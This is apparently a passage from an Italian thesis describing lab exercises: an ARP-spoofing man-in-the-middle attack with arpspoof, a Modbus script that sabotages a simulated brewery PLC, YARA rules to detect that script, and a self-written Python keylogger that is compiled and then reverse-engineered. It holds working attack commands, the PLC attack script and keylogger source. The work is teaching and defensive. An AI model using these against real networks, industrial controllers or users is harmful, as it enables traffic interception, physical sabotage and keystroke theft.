L'ARP (Address Resolution Protocol) poisoning consente ad un attaccante in una LAN, di concretizzare un attacco di tipo Man in the Middle verso le macchine che si trovano nello stesso segmento di rete. Consiste nell'inviare intenzionalmente e in modo forzato richieste ARP contenenti dati non corrispondenti a quelli reali. In questo modo la tabella ARP (ARP entry cache) di un host conterrà dati alterati (da qui i termini poisoning, avvelenamento e spoofing, raggio). Molto spesso lo scopo di questo tipo di attacco è quello di

ridirezionare i pacchetti destinati ad un host verso un altro al fine di leggerne il contenuto, ad esempio per catturare le password che in alcuni protocolli viaggiano ancora in chiaro.

Riprendendo l'esempio del server Modbus dello scorso capitolo (4.4), per effettuare un attacco MitM e ARP spoofing/poisoning servirà una terza macchina in gioco, la macchina Kali. In questa dimostrazione entrambe le macchine, Kali e Xubuntu, sono macchine virtuali caricate sulla virtual box del computer Windows. Analizziamo le tabelle ARP dei dispositivi prima dell'attacco (figura 4.11).

Interfaccia:	192.168.0.101 --- 0x9	
Indirizzo Internet	Indirizzo fisico	Tipo
192.168.0.103	08-00-27-49-45-95	dinamico
192.168.0.104	08-00-27-66-60-c6	dinamico

(a) Arp table Windows, client (192.168.0.101)

```
(192.168.0.101) associato a 0a:00:27:00:00:09 [ether] su enp0s3
(192.168.0.104) associato a 08:00:27:66:60:c6 [ether] su enp0s3
```

(b) Arp table xubuntu, server (192.168.0.103)

```
(kali㉿kali)-[~]
$ arp -a
? (192.168.0.101) at 0a:00:27:00:00:09 [ether] on eth0
? (192.168.0.103) at 08:00:27:49:45:95 [ether] on eth0
```

(c) Arp table kali, attaccante (192.168.0.104)

Figura 4.11: ARP table prima dell'attacco

Tutti i dispositivi associano correttamente gli indirizzi IP agli indirizzi fisici (detti anche indirizzi MAC) di tutte le altre macchine. Per avviare l'attacco dalla macchina Kali, prima però bisogna abilitare l'inoltro IP con l'apposito comando "`sudo sysctl -w net.ipv4.ip_forward=1`". Di default il valore è impostato a zero. Quando si avvelena la cache ARP, le macchine vittime iniziano a inviare datagrammi alla macchina attaccante che ha il suo indirizzo MAC ma ha l'indirizzo IP delle macchine vittime. I datagrammi quindi sono diretti all'attaccante a livello 2 (ethernet) ma diretti all'altro dispositivo vittima a livello 3 (IP). Per inviare i datagrammi al destinatario di livello 3 corretto (in base all'indirizzo IP), l'attaccante deve eseguire l'inoltro IP. Finito l'attacco riporterò il valore a zero. Il comando, in questo caso, effettivo per lanciare l'arp spoofing è "`sudo arpspoof -i eth0 -t 192.168.0.101 -r 192.168.0.103`". Se è la prima volta che viene usato, bisognerà prima installarlo con pip. Finché il comando non viene fer-

mato, lui continuerà a mandare richieste ARP alla macchina vittima (192.168.0.101, la macchina Windows) dicendogli che ora l'indirizzo fisico della macchina 192.168.0.103 è un altro, ovvero il suo (quello della macchina attaccante Kali). Su Wireshark i pacchetti mandati a oltranza hanno questo aspetto, figura 4.12.

0.000000	PcsCompu_66:60:c6	0a:00:27:00:00:09	ARP	60 192.168.0.103 is at 08:00:27:66:60:c6
1.999983	PcsCompu_66:60:c6	0a:00:27:00:00:09	ARP	60 192.168.0.103 is at 08:00:27:66:60:c6
3.999633	PcsCompu_66:60:c6	0a:00:27:00:00:09	ARP	60 192.168.0.103 is at 08:00:27:66:60:c6
5.999440	PcsCompu_66:60:c6	0a:00:27:00:00:09	ARP	60 192.168.0.103 is at 08:00:27:66:60:c6
8.000232	PcsCompu_66:60:c6	0a:00:27:00:00:09	ARP	60 192.168.0.103 is at 08:00:27:66:60:c6
9.999653	PcsCompu_66:60:c6	0a:00:27:00:00:09	ARP	60 192.168.0.103 is at 08:00:27:66:60:c6

Figura 4.12: Wireshark comando in esecuzione

L'effetto di questo comando lo si può notare scrivendo "arp -a" sul prompt dei comandi della macchina Windows, come mostrato in figura 4.13. L'indirizzo MAC della macchina vittima Xubuntu (con indirizzo IP 192.168.0.103) è uguale all'indirizzo MAC dell'attaccante (con indirizzo IP 192.168.0.104).

192.168.0.103	08-00-27-66-60-c6	dinamico
192.168.0.104	08-00-27-66-60-c6	dinamico

Figura 4.13: Risultato spoofing Windows

Per concludere l'attacco, anche alla macchina virtuale Xubuntu bisogna cambiargli forzosamente l'indirizzo MAC associato all'indirizzo IP della macchina Windows. Per far ciò, uso il comando di prima, invertendo gli indirizzi ("sudo arpspoof -i eth0 -t 192.168.0.103 -r 192.168.0.101"). Dal comando arp della macchina xubuntu, vedo che è avvenuta la modifica (figura 4.14).

? (192.168.0.101) associato a 08:00:27:66:60:c6 [ether] su enp0s3
? (192.168.0.104) associato a 08:00:27:66:60:c6 [ether] su enp0s3

Figura 4.14: Risultato spoofing Xubuntu

L'attacco è terminato con successo e adesso l'attaccante Kali è in grado di leggere qualsiasi messaggio passi tra le due macchine Windows e Xubuntu. La figura 4.15 riporta un esempio di cosa vede la macchina Kali da Wireshark se si esegue lo script Modbus precedentemente spiegato.

Time	Source	Destination	Protocol	Length	Info
0.000000000	192.168.0.101	192.168.0.103	TCP	66	54289 → 582 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
0.000083928	192.168.0.104	192.168.0.103	ICMP	94	Redirect (Redirect for host)
0.000715528	192.168.0.101	192.168.0.103	TCP	66	[TCP Retransmission] [TCP Port numbers reused] 54289 → 582 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
0.000715536	192.168.0.101	192.168.0.103	TCP	65	54289 [SYN, ACK] Seq=1 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM
0.002289975	192.168.0.104	192.168.0.103	ICMP	94	Redirect (Redirect for host)
0.002339601	192.168.0.103	192.168.0.101	TCP	66	[TCP Retransmission] 582 → 54289 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM
0.002339609	192.168.0.103	192.168.0.101	TCP	66	54289 [SYN, ACK] Seq=1 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM
0.003251472	192.168.0.101	192.168.0.103	TCP	54	[TCP Dup ACK 7/1] 54289 → 582 [ACK] Seq=1 Ack=1 Win=26256 Len=0
0.003577593	192.168.0.101	192.168.0.103	Modbus/TCP	66	Query: Trans: 1; Unit: 0, Func: 6; Write Single Register
0.003577597	192.168.0.101	192.168.0.103	Modbus/TCP	65	Response: Trans: 1; Unit: 0, Func: 6; Read Holding Registers
0.004737747	192.168.0.103	192.168.0.101	TCP	68	582 → 54289 [ACK] Seq=13 Ack=13 Win=64256 Len=0
0.004738425	192.168.0.103	192.168.0.101	Modbus/TCP	66	Response: Trans: 1; Unit: 0, Func: 6; Write Single Register
0.004788113	192.168.0.103	192.168.0.101	TCP	54	582 → 54289 [ACK] Seq=13 Ack=13 Win=64256 Len=0
0.004788117	192.168.0.101	192.168.0.103	TCP	66	[TCP Dup ACK 1/1] 54289 → 582 [ACK] Seq=13 Ack=13 Win=64256 Len=0
0.045536681	192.168.0.101	192.168.0.103	TCP	68	54289 → 582 [ACK] Seq=13 Ack=13 Win=626256 Len=0
0.045669547	192.168.0.104	192.168.0.101	ICMP	82	Redirect (Redirect for host)
0.048468005	192.168.0.103	192.168.0.101	TCP	66	[TCP Dup ACK 1/1] 54289 → 582 [ACK] Seq=13 Ack=13 Win=26256 Len=0
304.843864	192.168.0.101	192.168.0.103	TCP	66	54289 → 502 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
304.844560	192.168.0.104	192.168.0.101	ICMP	94	Redirect (Redirect for host)
304.846805	192.168.0.103	192.168.0.101	TCP	66	502 → 54289 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128
304.847079	192.168.0.101	192.168.0.103	TCP	54	54289 → 502 [ACK] Seq=1 Ack=1 Win=262656 Len=0
304.847710	192.168.0.101	192.168.0.103	Modbus/TCP	66	Query: Trans: 1; Unit: 0, Func: 6; Write Single Register
304.849236	192.168.0.103	192.168.0.101	TCP	60	502 → 54289 [ACK] Seq=1 Ack=13 Win=64256 Len=0
304.849380	192.168.0.103	192.168.0.101	Modbus/TCP	66	Response: Trans: 1; Unit: 0, Func: 6; Write Single Register
304.889502	192.168.0.101	192.168.0.103	TCP	54	54289 → 502 [ACK] Seq=13 Ack=13 Win=262656 Len=0
304.890064	192.168.0.104	192.168.0.101	ICMP	82	Redirect (Redirect for host)
309.851623	192.168.0.101	192.168.0.103	Modbus/TCP	66	Query: Trans: 2; Unit: 0, Func: 3; Read Holding Registers
309.852397	192.168.0.104	192.168.0.101	ICMP	94	Redirect (Redirect for host)
309.854168	192.168.0.103	192.168.0.101	Modbus/TCP	65	Response: Trans: 2; Unit: 0, Func: 3; Read Holding Registers
5.012198678	192.168.0.103	192.168.0.101	TCP	65	[TCP Retransmission] 582 → 54289 [PSH, ACK] Seq=13 Ack=25 Win=64256 Len=11

Figura 4.15: Wireshark spoofing Kali

Anche le macchine vittima però possono vedere, sempre tramite Wireshark, che i loro messaggi vengono ritrasmessi; come mostra la figura 4.16.

Time	Source	Destination	Protocol	Length	Info
304.843864	192.168.0.101	192.168.0.103	TCP	66	54289 → 502 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
304.844560	192.168.0.104	192.168.0.101	ICMP	94	Redirect (Redirect for host)
304.846805	192.168.0.103	192.168.0.101	TCP	66	502 → 54289 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128
304.847079	192.168.0.101	192.168.0.103	TCP	54	54289 → 502 [ACK] Seq=1 Ack=1 Win=262656 Len=0
304.847710	192.168.0.101	192.168.0.103	Modbus/TCP	66	Query: Trans: 1; Unit: 0, Func: 6; Write Single Register
304.849236	192.168.0.103	192.168.0.101	TCP	60	502 → 54289 [ACK] Seq=1 Ack=13 Win=64256 Len=0
304.849380	192.168.0.103	192.168.0.101	Modbus/TCP	66	Response: Trans: 1; Unit: 0, Func: 6; Write Single Register
304.889502	192.168.0.101	192.168.0.103	TCP	54	54289 → 502 [ACK] Seq=13 Ack=13 Win=262656 Len=0
304.890064	192.168.0.104	192.168.0.101	ICMP	82	Redirect (Redirect for host)
309.851623	192.168.0.101	192.168.0.103	Modbus/TCP	66	Query: Trans: 2; Unit: 0, Func: 3; Read Holding Registers
309.852397	192.168.0.104	192.168.0.101	ICMP	94	Redirect (Redirect for host)
309.854168	192.168.0.103	192.168.0.101	Modbus/TCP	65	Response: Trans: 2; Unit: 0, Func: 3; Read Holding Registers

Figura 4.16: Wireshark spoofing Windows

Per concludere il MitM, l'attaccante può o ripristinare gli indirizzi MAC giusti, o interrompere l'invio di richieste ARP terminando l'esecuzione del comando `arpspoof`. Nel secondo caso, le macchine vittima dopo un po' di tempo richiederanno l'indirizzo MAC.

Ho infine ripetuto l'attacco usando al posto della macchina virtuale Kali, il Raspberry kali e collegando questo e il mio computer allo switch. Il procedimento è il medesimo e il risultato non cambia, bisogna solo modificare l'impostazione della scheda di rete della macchina virtuale da "solo host" a "bridge". Seppur non li ho usati, esistono dei software in grado di effettuare l'arp spoofing utilizzando un'interfaccia grafica intuitiva, evitando quindi il terminale e i suoi comandi. Uno tra questi è Bettercap.

## 4.6 Attacco al nuovo server Modbus

Visto che questo server Modbus non fa nulla di particolare, ne ho recuperato uno più interessante.




Figura 4.17: Birrificio

Questo codice mi è stato gentilmente offerto da gruppo SIGLA, l’azienda che mi ha ospitato per preparare questa tesi, non ho dovuto quindi creare il codice da zero ma l’ho aggiornato affinché girasse anche sulle ultime versione di Kali. Il codice simula una fabbrica di birra (figura 4.17) e usa il protocollo e le librerie Modbus per ricevere comandi da un client, anche se di norma funziona autonomamente. Questa scelta di accettare comandi dall’esterno è stata presa nel caso in cui l’operatore decida di fermare l’intera fabbrica per motivi tecnici. Il codice fa uso della libreria pygame, spesso usata per creare giochi in Python, in questo caso viene utilizzata per creare fisicamente le varie componenti della fabbrica, ad esempio le bottiglie, il rullo, ecc. La fabbrica fa inoltre uso di vari sensori, che sono rappresentati da dei pallini. Esempi di sensori sono: il sensore della bottiglia che arriva sotto l’erogatore, il sensore del livello massimo per riempire la bottiglia ecc. Sapendo il loro funzionamento, un malintenzionato può attaccare la fabbrica semplicemente instau-

rando una comunicazione Modbus e andando a modificare i valori di alcuni sensori.

```
from pymodbus.client.sync import ModbusTcpClient

client = ModbusTcpClient('192.168.0.104', port= 502)

while True:
    client.write_register(1,1)
    client.write_register(4,1)
```

Figura 4.18: Script attacco alla fabbrica

In questo piccolo script Python, figura 4.18, ad esempio, si forza il rullo a andare sempre avanti, senza mai fermarsi, e l'erogatore a versare birra in continuazione. Per il primo compito, basta tenere nel sensore 1 (0x1 PLC\_TAG\_LEVEL\_SENSOR) il valore uno (far scendere birra). Per il secondo compito, basta tenere nel sensore 4 (0x4 PLC\_TAG\_NOZZLE) il valore uno (il rullo va avanti).

Per questa simulazione quindi ho fatto partire lo script dell'attacco dalla macchina Windows, e il server birrificio dalla macchina virtuale Kali. Se la connessione al server va a buon fine, lo script continua a mandare, finché non lo si ferma, queste richieste Modbus TCP/IP. Il risultato, raffigurato nella figura 4.19, è una fabbrica fuori controllo.




Figura 4.19: Fabbrica impazzita

E' possibile vedere tutte le richieste che fa il client (Windows) durante l'attacco sempre con Wireshark. Un esempio è dato in

figura 4.20.




Figura 4.20: Wireshark attacco

Altri registri interessanti che si possono andare a modificare per creare altri attacchi sono:

- Il sensore 2 (0x2 PLC\\_TAG\\_LIMIT\\_SWITCH) ha il medesimo comportamento del sensore 1 (far andare avanti il rullo) ma bisogna forzare continuamente il valore zero.
- Il sensore 9 (0x9 PLC\\_TAG\\_RESET) se si forza continuamente con il valore uno, il rullo va avanti senza mai fermarsi e non viene erogata più birra.
- Il sensore 16 (0x10 PLC\\_TAG\\_RUN ) se si forza con il valore zero, fermo tutto l'impianto.

## 4.7 Creazione regola YARA per l'attacco al birificio

Per identificare il file che fa partire l'attacco dello scorso paragrafo, una possibile strategia è quella di creare una regola YARA ad hoc per individuare lo script.

```

1 rule scriptfabbrica{
2     meta:
3         author="Michele"
4         filetype="py"
5         date="15/11/2022"
6         description="Regole per riconoscere attacco modbus"
7         version="1.0"
8     strings:
9
10        $a = "while True"
11
12        $b1 = " client.write_register(1,1)"
13        $b2 = " client.write_register(4,1)"
14
15    condition:
16        $a and all of ($b*)
17 }

```

Figura 4.21: Regola YARA per lo script attacco

Con questa regola YARA, figura 4.21, cerco solo i file che contengono un ciclo infinito, while true, e che vanno a scrivere uno nei registri 1 e 4. Salvo poi la regola chiamando il file "scriptpyfabbrica". Ipotizzando di avere nel nostro computer lo script malevolo, se facciamo partire il comando (come mostrato in figura 4.22)

"yara -r ./scriptpyfabbrica ./cartellafайл", cerco nella directory "cartellafайл", se esistono dei file che hanno queste specifiche caratteristiche.

```

└─(kali㉿kali)-[~/Desktop]
$ yara -r ./scriptpyfabbrica.yar ./cartellafайл
scriptfabbrica ./cartellafайл/attacco.py

```

Figura 4.22: Script rilevato


La regola funziona in quanto troviamo, come volevamo, corrispondenza con lo script che ha attaccato la fabbrica.

YARA permette di identificare qualsiasi tipologia di file, anche file eseguibili. Ho deciso quindi di rendere lo script Python dell'attacco alla fabbrica, un file eseguibile Windows usando Nuitka. Nuitka è un compilatore che compila codice Python in codice sorgente C e viene usato per creare eseguibili. È possibile installarlo con pip e eseguirlo lanciando il comando "python -m nuitka ./nome-del-file". I binari creati possono essere resi eseguibili indipendentemente dall'installazione di Python o meno, con le opzioni -standalone o -onefile. Con la prima opzione, verranno create due

directory, una chiamata .build e l'altra .dist . La seconda cartella contiene l'eseguibile effettivo, le librerie (dll) e alcuni file pyd. Invece con –onefile viene creato solo un eseguibile contenente al suo interno tutti i file visti nella prima opzione. In questo caso ho creato l'eseguibile dell'attacco alla fabbrica usando –standalone. Se facessimo girare la regola YARA precedente, non rivelerebbe il nuovo eseguibile appena creato. Questo perché all'interno del file, il codice non è più scritto esplicitamente, e inoltre, il file; è stato riempito di tutte quelle informazioni utili per essere eseguito correttamente. Questo lo si può notare aprendo l'eseguibile con un editor esadecimale, come ad esempio HxD. Per creare quindi la nuova regola che lo riveli, ho esplorato l'esadecimale, al fine di trovare le stringhe relative alle tre linee di codice interessanti. Dopo un po' di prove, andando a comparare col programma Beyond compare 4 diversi eseguibili simili all'attacco, ho trovato i valori esadecimali utili per rivelarlo. Ho infine provato che la regola (prima figura 4.23) funzionasse, dando esito positivo (seconda figura 4.23). Seppur improbabile che accada in questo caso, bisogna stare lo stesso attenti a falsi positivi. Se infatti, all'interno della cartella esistesse un file contenete anche le caratteristiche che stiamo cercando, ma per assurdo non fosse malevolo; la regola lo rileverebbe lo stesso.

```

1 rule AttaccoFabbrica{
2     meta:
3         author="Michele"
4         Description ="Attacco Fabbrica di birra per file exe"
5         filetype="exe"
6         date="23/11/2022"
7         version="1.0"
8         hash = " ..."
9     strings:
10        $a = { 77 68 69 6C 65 20 54 72 75 65 3A }      // = while True:
11
12        $b1 = { 77 72 69 74 65 5F 72 65 67 69 73 74 65 72 }    // = write_register
13        $b2 = { 6C 01 00 00 00 70 }    // = ...(1,1)
14        $b3 = { 6C 04 00 00 00 6C 01 } // = ...(4,1)
15    condition:
16        uint16($)=0x5A4D and $a and all of ($b*)
17 }
```



```
(kali㉿kali)-[~/Desktop]
$ yara -r ./AttaccoFabbrica.yar ./cartellafile
AttaccoFabbrica ./cartellafile/AttaccoVM.dist/AttaccoVM.exe
```

Figura 4.23: Nuova regola YARA per l'eseguibile e suo rivelamento

## 4.8 Creazione, analisi e reverse engineering di un malware sample

A questo punto ho deciso di concentrarmi su un malware più generico, e invece di andare su MalwareBazaar e scaricarne uno, è stato più didattico crearlo da zero. Ovviamente lui non fa nulla di dannoso verso il nostro dispositivo, ma è comunque una base da cui partono alcuni malware reali.

```
1  from pynput.keyboard import Key, Listener
2  import logging
3
4  log_dir = ""
5
6  logging.basicConfig(filename=(log_dir + "keylogs.txt"), \
7 |     level=logging.DEBUG, format='%(asctime)s: %(message)s')
8
9  def on_press(key):
10 |    logging.info(str(key))
11
12 with Listener(on_press=on_press) as listener:
13 |    listener.join()
```

Figura 4.24: Keylogger

Il malware in questione è un keylogger, figura 4.24. Se eseguito, registra quello che si sta digitando nella tastiera, e lo trascrive in un file di testo chiamato “keylogs”. Lo script rimane in background sempre in funzione, o almeno finché non lo si fa terminare manualmente. Mentre lo stavo programmando in Python, ho dovuto disabilitare momentaneamente la protezione in tempo reale di Windows Defender, per evitare che mi venisse eliminato in quanto malware. Una volta accertato che funzionasse, ho deciso di rendere questo script python un eseguibile Windows, ma stavolta usando Pyinstaller.

PyInstaller legge uno script Python, analizza il codice e scopre ogni modulo e libreria di cui ha bisogno lo script per essere eseguito. Quindi raccoglie tutti i file, incluso l’interprete Python, e li mette insieme con lo script in una singola directory o in un singolo eseguibile. L’utente può eseguirlo senza installare alcun interprete. E’ simile a Nuitka e condividono lo stesso obiettivo, anche se Pyinstaller è più usato.

Le differenze tra questi due compilatori, utili per questo progetto, sono che: Pyinstaller offusca le informazioni nell'eseguibile a differenza di Nuitka che le lascia in chiaro, e che con Pyinstaller è più difficile creare una build riproducibile. Per il secondo punto infatti, Python utilizza un numero casuale per creare dict e altri tipi di hash, e ciò influenza sul codice byte compilato e sulle strutture di dati interne di PyInstaller. Di conseguenza, due build non producono risultati identici bit per bit anche quando tutti i componenti sono gli stessi e le due applicazioni vengono eseguite in modo identico. Con Nuitka invece, questo problema non c'è, ed è il motivo per cui, nel capitolo 4.7, l'ho usato per analizzare l'esadecimale.

PyInstaller può essere installato con pip ed eseguito con il comando "`pyinstaller ./nome-del-file`". Questa volta ho usato l'opzione `-onefile` per rendere tutto un unico file.

Ora che abbiamo un unico eseguibile, inizio l'analisi del malware con l'analisi statica. Come già spiegato nel capitolo 2.3 "Analisi Malware", in questa fase è utile ricavare informazioni quali il tipo di file, le stringhe, le librerie usate, o in generale i metadati. Uno strumento utile per compiere l'analisi statica è Pestudio. Caricando un file, o un malware, su Pestudio è possibile sapere più informazioni a riguardo.




Figura 4.25: Pestudio

Queste in figura 4.25, sono solo alcune delle schermate che ci danno informazioni utili riguardo al malware. Nella prima figura 4.25 è possibile vedere l'hash nei suoi tre formati classici, il tipo del

file, l'entropia, ecc.

Nella seconda immagine 4.25 invece ci sono le stringhe. Il programma è in grado di evidenziare quali sono sospette. Ad esempio la presenza della stringa WriteFile è verosimile in un keylogger, in quanto scrive nel documento di testo ciò che l'utente digita.

Infine nella terza figura 4.25, vediamo le librerie utilizzate e una loro breve descrizione.

Seppur abbiamo già individuato da Pestudio che il file è un eseguibile Windows, non abbiamo ancora la certezza che sia stato generato con PyInstaller, e tale informazione è importante al fine dell'analisi.

I modi per scoprirlo sono: analizzando l'esadecimale, usando una regola YARA, oppure guardando le risorse.

Nel primo caso, con l'aiuto di un editor esadecimale, si può vedere se in fondo al binario sono presenti stringhe che fanno riferimento a Python, come ad esempio python39.dll.


Nel secondo caso invece, basterà definire nella regola la stringa “\_MEIPASS” e come condizione che sia presente.

Nel terzo caso infine si può guardare se l'icona usata è quella del logo PyInstaller.

Una volta confermata la presenza di PyInstaller usando tutti e tre i metodi, sono passato all'analisi dinamica.

In questa fase si fa spesso utilizzo di un debugger ma, per questa tipologia di file, ho provato e letto che non ne consigliano l'uso in quanto difficile da *debuggare*. Ho optato quindi di risalire direttamente al codice sorgente.

Innanzitutto ho estratto il contenuto dell'eseguibile con pyinstxtractor (figura 4.26), uno script Python apposito per i file PyInstaller.



```
(kali㉿kali)-[~/Desktop]
└─$ python pyinstxtractor.py ./keylogger.exe
[+] Processing ./keylogger.exe
[+] Pyinstaller version: 2.1+
[+] Python version: 3.9
[+] Length of package: 6506915 bytes
[+] Found 64 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: pyi_rth_subprocess.pyc
[+] Possible entry point: keylogger.pyc
[!] Warning: This script is running in a different Python version than the one used to build the executable.
[!] Please run this script in Python 3.9 to prevent extraction errors during unmarshalling
[!] Skipping pyz extraction
[+] Successfully extracted pyinstaller archive: ./keylogger.exe

You can now use a python decompiler on the pyc files within the extracted directory
```

Figura 4.26: pyinstxtractor

Lo script una volta eseguito, genera una directory, nel mio caso chiamata “keylogger.exe\_extracted”, contenente al suo interno vari file, tra cui il bytecode “keylogger.pyc”.

Un file PYC è un file eseguibile che contiene il bytecode compilato per un programma scritto in Python. Un bytecode è un insieme di istruzioni per l’interprete, per eseguire il programma. I file PYC sono accompagnati da file PY correlati. Python compila il file PY e salva il risultato del processo in un file PYC, che può quindi essere utilizzato per eseguire i programmi.

